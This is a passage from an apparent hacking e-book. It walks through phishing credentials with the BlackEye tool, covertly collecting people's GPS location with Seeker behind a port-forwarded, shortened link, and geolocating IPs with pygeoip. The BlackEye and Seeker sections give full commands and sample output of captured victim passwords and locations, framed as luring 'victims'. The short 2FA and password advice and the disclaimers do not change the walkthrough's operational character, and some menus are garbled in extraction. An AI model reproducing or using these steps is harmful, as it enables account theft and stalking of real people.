~/blackeye$
```


That should install the BlackEye repository and enable it to run it from the blackeye folder with the bash `blackeye.sh` command. When we run the command, we should see the splash screen below.

```
~/blackeye$ bash blackeye.sh

:: Disclaimer: Developers assume no liability and are not      :: 
:: responsible for any misuse or damage caused by BlackEye. :: 
:: Only use for educational purposes!!                      :: 

:: Attacking targets without mutual consent is illegal!     ::

[01] Instagram      [17] IGFollowers    [33] Custom      BLACKEYE v1.1
[02] Facebook       [18] eBay           [21] Verizon
[03] Snapchat        [19] Pinterest
[04] Twitter          [20] CryptoCurrency
[05] Github            [21] Verizon
[06] Google             [22] DropBox
[07] Spotify           [23] Adobe ID
[08] Netflix            [24] Shopify
[09] PayPal            [25] Messenger
[10] Origin             [26] GitLab
[11] Steam              [27] Twitch
[12] Yahoo              [28] MySpace
[13] Linkedin           [29] Badoo
[14] Protonmail         [30] VK
[15] Wordpress          [31] Yandex
[16] Microsoft          [32] devianART
```



CODED BY: @thelinuxchoice
UPGRADED BY: @suljot_gjoka

2.Adjust Phishing Websites

If we don't like something like an expired copyright notice, we can change it pretty easily. First, exit out of the bash script back into the blackeye folder. Then, we'll type ls to see the sites folder within the BlackEye repo.

```
~/blackeye$ ls  
blackeye.sh LICENSE README.md sites
```

We can navigate to it using the cd sites command. Then, type ls to see all of the phishing site templates available to modify.

```
~/blackeye$ cd sites  
~/blackeye/sites$ ls  
adobe  cryptocurrency  facebook  google      linkedin  myspace  paypal  
badoo  devianart      github    instafollowers messenger netflix pinteres  
create dropbox        gitlab    instagram     microsoft origin  protonma
```

To edit Protonmail, we can type cd protonmail and then ls again to see the files in that folder. You should see something like the files below.

```
~/blackeye/sites$ cd protonmail  
~/blackeye/sites/protonmail$ ls  
index_files  index.php  ip.php  ip.txt  login.html  login.php  saved.ip.txt  s
```

To edit the HTML of the phishing page, you can do so directly by opening **login.html** with a text editor, allowing you to easily update any copyright notices or other details.

3.Serve Up the Phishing Page

To start our phishing page, open a terminal window and navigate to the blackeye folder again. Then, run the **bash blackeye.sh** command to get back to the phishing page selection menu. Here, we'll select eBay, which is number 18.


```

~/blackeye/sites/protonmail$ cd
~$ cd blackeye
~/blackeye$ bash blackeye.sh

[01] Instagram      [17] IGFollowers    [33] Custom      BLACKEYE v1.1
[02] Facebook       [18] eBay           [20] CryptoCurrency
[03] Snapchat        [19] Pinterest     [21] Verizon
[04] Twitter          [20] DropBox        [22] Adobe ID
[05] Github            [21] Twitch          [23] Shopify
[06] Google             [22] MySpace        [24] Messenger
[07] Spotify           [23] LinkedIn        [25] GitLab
[08] Netflix            [24] DropBox        [26] Twitch
[09] PayPal             [25] Badoo           [27] MySpace
[10] Origin             [26] VK              [28] Yandex
[11] Steam              [27] Yandex          [29] devianART
[12] Yahoo              [28] devianART
[13] Linkedin           [29] Badoo
[14] Protonmail         [30] VK
[15] Wordpress          [31] Yandex
[16] Microsoft          [32] devianART

[*] Choose an option: 18

```



CODED BY: @thelinuxchoice
UPGRADED BY: @suljot_gjoka

After entering the number of the site you wish to create, press enter. Next, we'll be asked to supply our IP address. If you press enter without adding one, it will try to add yours by default, but it doesn't always work. After supplying your IP address, you should see something like the prompt below.

```

[*] Put your local IP (Default 10.0.6.27):


[*] Starting php server...
[*] Send this link to the Victim: 192.168.0.16
[*] Waiting victim open the link ...

```

Next, navigate to the phishing link in a browser to see the result of your phishing site.

4.Capture a Password


When you open the site in a browser, it should look something like this:



Opening the link causes the script to report back on the type of devices currently accessing the phishing page.

```
[*] Waiting victim open the link ...
[*] IP Found!
[*] Victim IP: 192.168.43.142
[*] User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
[*] Saved: shopping/saved.ip.txt
```

Once the target enters their credentials, they're redirected to the real eBay page, creating the illusion of a successful login.



On the hacker's side, BlackEye provides us with the credentials our target just entered.

```
[*] Waiting credentials ...
[*] Credentials Found!
[*] Account: fudruckers
[*] Password: thefudruckerking69
[*] Saved: sites/shopping/saved.usernames.txt
```

Just like that, we've intercepted and saved the credentials a target entered into our phishing page!

Phishing Social Media Sites Is Fast & Easy

When it comes to stopping attacks like this, two-factor authentication is the average user's best friend. Without it, a single mistake can lead to your password being stolen and used to access your account by an attacker. So set up 2FA on Facebook, Instagram, and whatever other accounts you have.

Another step towards improving security is to use a hardware security key to require new devices to use your key to log in, rendering stolen passwords and even intercepted text messages useless. Keep in mind that while BlackEye makes phishing easy, it doesn't make it legal to steal passwords for accounts that you don't have permission to access.

Reasons & precautions

The thing that makes it easier for the hacker to hack social media accounts is the passwords. Many user choose passwords which they can remember easily. However, this causes the user to set a very easy password.

Passwords which they set are usually something related to their personal life and interest which means a skilled hacker can guess your password.

1. Never Set password On your Name,place,family,yours favorite one or something related to yourself that people knows about You.
2. Using same Password everywhere. If hacker has hacked a website where you have made your own account, then hacker has your passwords and he can hack your social media accounts.
3. Getting Into your email account, hacker can change the password of your social media accounts.
4. Getting Into your system like your phone, hacker can install a keylogger In your system and steal your passwords of the social media accounts.

5. Getting into your phone number, this requires social engineering to compromise your phone number and make your 2-factor authentication useless.

Also, 2-factor authentication is a good feature to use but not many user uses this security feature to safeguard their account.

In simple words, it is the lack of awareness and laziness of the user that makes it easier for the hacker to hack the social media accounts.

•
•
•
•
•
•
•
•
•
•
•
•
•
•
•
•
•
•
•
•

XI) Location Tracking (EXACT)

Getting Started

Start your Kalilinux Machine

Port forwarding

Let's explain how we're going to work this out, and we will host a web server, so we need to port forward our computer. We do this with `ssh.localhost.run`

```
$ ssh-keygen -t ed25519 -C [EMAIL]
$ eval "$(ssh-agent -s)"
$ ssh-add ~/.ssh/id_ed25519
$ ssh -R 80:[IP_ADDRESS]:8080 ssh.localhost.run
```

You can figure out your IP address by typing. `$ ifconfig`.

Installing Seeker

As we have port forwarded our network, we need to keep running, so open a new terminal and type in the following:

```
$ git clone https://github.com/thewhiteh4t/seeker
```

We clone the repository and `cd` into it:

```
$ cd seeker
```

Now, install the software:

```
$ sudo bash install.sh
```

The bash file will take care of it all for you. After that's done, you can run the tool:

```
$ python3 seeker.py -t manual
```

As you can see, you need to pick a template, and we will use Google Drive, so enter `1`. You will need to enter a `fallback URL`, in our case, a Google Drive URL.

Spread Your Link

If you have successfully port forwarded your IP-address, you will have received a URL that you can use to lure people into your ‘location-trap.’

As soon as a person clicks your link and allows to share their location details, their device details will be sent to your console and stored in a CSV file.

```
[+] Waiting for User Interaction ...

[+] Device Information :

[+] OS      : Linux x86_64
[+] Platform : Linux x86_64
[+] CPU Cores : 8
[+] RAM     : Not Available
[+] GPU Vendor : Intel
[+] GPU     : Mesa Intel(R) UHD Graphics 620 (WHL GT2)
[+] Resolution : 1366x768
[+] Browser   : Firefox/68.0
[+] Public IP : 127.0.0.1
[+] Continent : Asia
[+] Country   : Singapore
[+] Region    : None
[+] City      : Singapur
[+] Org       : Akamai Technologies Inc.
[+] ISP       : Akamai Technologies Inc.

[+] Location Information :

[+] Latitude  : 22.5626 deg
[+] Longitude : 88.363 deg
[+] Accuracy  : 25000 m
[+] Altitude   : Not Available
[+] Direction  : Not Available
[+] Speed     : Not Available

[+] Google Maps.....: https://www.google.com/maps/place/22.5626+88.363
[+] New Entry Added in Database.: /root/seeker/db/results.csv

[+] Waiting for User Interaction ...
```

To make this URL more appealing, you can use a URL shortener. It looks more friendly, and people are more likely to click on it.

Through IP Address

1.Boot Your Kalilinux Machine

2.Download the Database

Now we need to download the database from MaxMind, and we can get it by typing the following.

```
kali>wget -N -q
http://geolite.maxmind.com/download/geoip/database/GeoLiteCity.dat.gz
```

Then we need to unzip it.

```
kali> gzip -d GeoLiteCity.dat.gz
```

```
root@kali:~# wget -N -q http://geolite.maxmind.com/download/geoip/database/GeoLiteCity.dat.gz
root@kali:~# gzip -d GeoLiteCity.dat.gz
root@kali:~# ls -alh GeoLiteCity.dat
-rw-r--r-- 1 root root 16M May  6 15:43 GeoLiteCity.dat
root@kali:~#
```

Let's now check that the database is in place by listing the directory.

```
kali > ls -alh GeoLiteCity.dat
```

3.Download & Install Pygeoip

Next, we need to install the Python script to read the database, pygeoip. We can download it by typing the following.

```
kali > wget http://pygeoip.googlecode.com/files/pygeoip-0.1.3.zip
```

```
root@kali:~# wget http://pygeoip.googlecode.com/files/pygeoip-0.1.3.zip
--2015-05-14 11:15:36-- http://pygeoip.googlecode.com/files/pygeoip-0.1.3.zip
Resolving pygeoip.googlecode.com (pygeoip.googlecode.com) ... 74.125.69.82, 2607:f8b0:4001:c05::52
Connecting to pygeoip.googlecode.com (pygeoip.googlecode.com) |74.125.69.82|:80...
. connected.
HTTP request sent, awaiting response... 200 OK
Length: 14672 (14K) [application/empty]
Saving to: `pygeoip-0.1.3.zip'

100%[=====] 14,672      --.-K/s   in 0.1s

2015-05-14 11:15:37 (124 KB/s) - `pygeoip-0.1.3.zip' saved [14672/14672]
root@kali:~#
```

Then, unzip it.

```
kali > unzip pygeoip-0.1.3.zip
```

```
root@kali:~# unzip pygeoip-0.1.3.zip
Archive: pygeoip-0.1.3.zip
  inflating: pygeoip-0.1.3/PKG-INFO
  inflating: pygeoip-0.1.3/README
  inflating: pygeoip-0.1.3/setup.cfg
  inflating: pygeoip-0.1.3/setup.py
  inflating: pygeoip-0.1.3/pygeoip/const.py
  inflating: pygeoip-0.1.3/pygeoip/util.py
  inflating: pygeoip-0.1.3/pygeoip/__init__.py
  inflating: pygeoip-0.1.3/pygeoip.egg-info/dependency_links.txt
  inflating: pygeoip-0.1.3/pygeoip.egg-info/PKG-INFO
  inflating: pygeoip-0.1.3/pygeoip.egg-info/SOURCES.txt
  inflating: pygeoip-0.1.3/pygeoip.egg-info/top_level.txt
root@kali:~#
```

We next need to download some setup tools into the pygeoip directory.

```
kali > cd /pygeoip-0.1.3
kali > wget http://svn.python.org/projects/sandbox/trunk/setuptools/ez_setup.py
kali > wget http://pypi.python.org/packages/2.5/s/setuptools-0.6c11-py2.5.egg
```

```
root@kali:~/pygeoip-0.1.3# wget http://svn.python.org/projects/sandbox/trunk/setuptools/ez_setup.py
--2015-05-14 11:18:27--  http://svn.python.org/projects/sandbox/trunk/setuptools/ez_setup.py
Resolving svn.python.org (svn.python.org)... 82.94.164.164, 2001:888:2000:d::a4
Connecting to svn.python.org (svn.python.org)|82.94.164.164|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7575 (7.4K) [text/plain]
Saving to: `ez_setup.py'

100%[=====] 7,575      47.1K/s  in 0.2s

2015-05-14 11:18:28 (47.1 KB/s) - `ez_setup.py' saved [7575/7575]

root@kali:~/pygeoip-0.1.3# wget http://pypi.python.org/packages/2.5/s/setuptools-0.6c11-py2.5.egg
--2015-05-14 11:19:36--  http://pypi.python.org/packages/2.5/s/setuptools-0.6c11-py2.5.egg
Resolving pypi.python.org (pypi.python.org)... 199.27.79.223
Connecting to pypi.python.org (pypi.python.org)|199.27.79.223|:80... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: https://pypi.python.org/packages/2.5/s/setuptools-0.6c11-py2.5.egg [following]
--2015-05-14 11:19:36--  https://pypi.python.org/packages/2.5/s/setuptools-0.6c11-py2.5.egg
```

Let's now move and then build and install the setup tools.

```
kali > mv setuptools-0.6c11-py2.5.egg setuptools-0.7a1-py2.5.egg
kali > python setup.py build
kali > python setup.py install
```

```
root@kali:~/pygeoip-0.1.3# mv setuptools-0.6c11-py2.5.egg setup
tools-0.7a1-py2.5.egg
root@kali:~/pygeoip-0.1.3# python setup.py build
running build
running build_py
creating build
creating build/lib.linux-i686-2.7
creating build/lib.linux-i686-2.7/pygeoip
copying pygeoip/__init__.py -> build/lib.linux-i686-2.7/pygeoip
copying pygeoip/const.py -> build/lib.linux-i686-2.7/pygeoip
copying pygeoip/util.py -> build/lib.linux-i686-2.7/pygeoip
```

We need to move the database to the pygeoip directory so that script can access it without having to use the full path.

```
kali > mv GeoLiteCity.dat /pygeoip-0.1.3/GeoLiteCity.dat
```

4.Query the Database

Now that we have the database in place and the pygeoip script downloaded and installed, we can begin to query that database with pygeoip.

First, we need to start a Python shell.

```
kali > python
```

Then, you will be greeted will the triple **>>>** indicating you are now in an interactive python shell. Let's import the module and instantiate the class.

```
>>>import pygeoip
>>>gip = pygeopip.GeoIP('GeoLiteCity.dat')
```

Next, we are ready to begin our query. Let's see where Google is located.

```
>>>rec = gip.record_by_addr('64.233.161.99')
>>>for key,val in rec.items():
... print "%s: %s" %(key,val)
...
```

Please note that it is critical to indent the "print". If not, you will throw an error.

```
>>> rec = gip.record_by_addr('64.233.161.99')
>>> for key,val in rec.items():
...     print "%s: %s" %(key,val)
...
city: Mountain View
region_name: CA
area_code: 650
longitude: -122.0574
country_code3: USA
latitude: 37.4192
postal_code: 94043
dma_code: 807
country_code: US
country_name: United States
>>> 
```

As you can see, we were able to locate Google's IP in Mountain View, CA at area code 650, postal code 94043, longitude -122.0574, and latitude 37.4192. Not bad! Now, let's try to locate the IP of cnn.com.

```
>>> rec = gip.record_by_addr('157.166.226.25')
>>> for key,val in rec.items():
...     print "%s: %s" %(key,val)
...
city: Atlanta
region_name: GA
area_code: 678
longitude: -84.388
country_code3: USA
latitude: 33.749
postal_code: 30348
dma_code: 524
country_code: US
country_name: United States
>>> 
```

Once again, the combination of the database and pygeoip script was able to provide us with key location information on CNN's IP address.

.

.

.

.

.

.

.

.

.

.

.

.

.

.

.

.

FAREWELL

So that's It Friends, hope you have enjoyed our lessons. Thanks you again for purchasing & Reading our book. If you find this book helpful or if you have learnt anything new from this book, please give your valuable feedback. Don't use this knowledge for your reverge propose. Be safe, Stay secure, aware people and your family. Take care of your privacy because Your privacy is your security, although privacy is a myth OOPS !!!!

Good Bye.....!

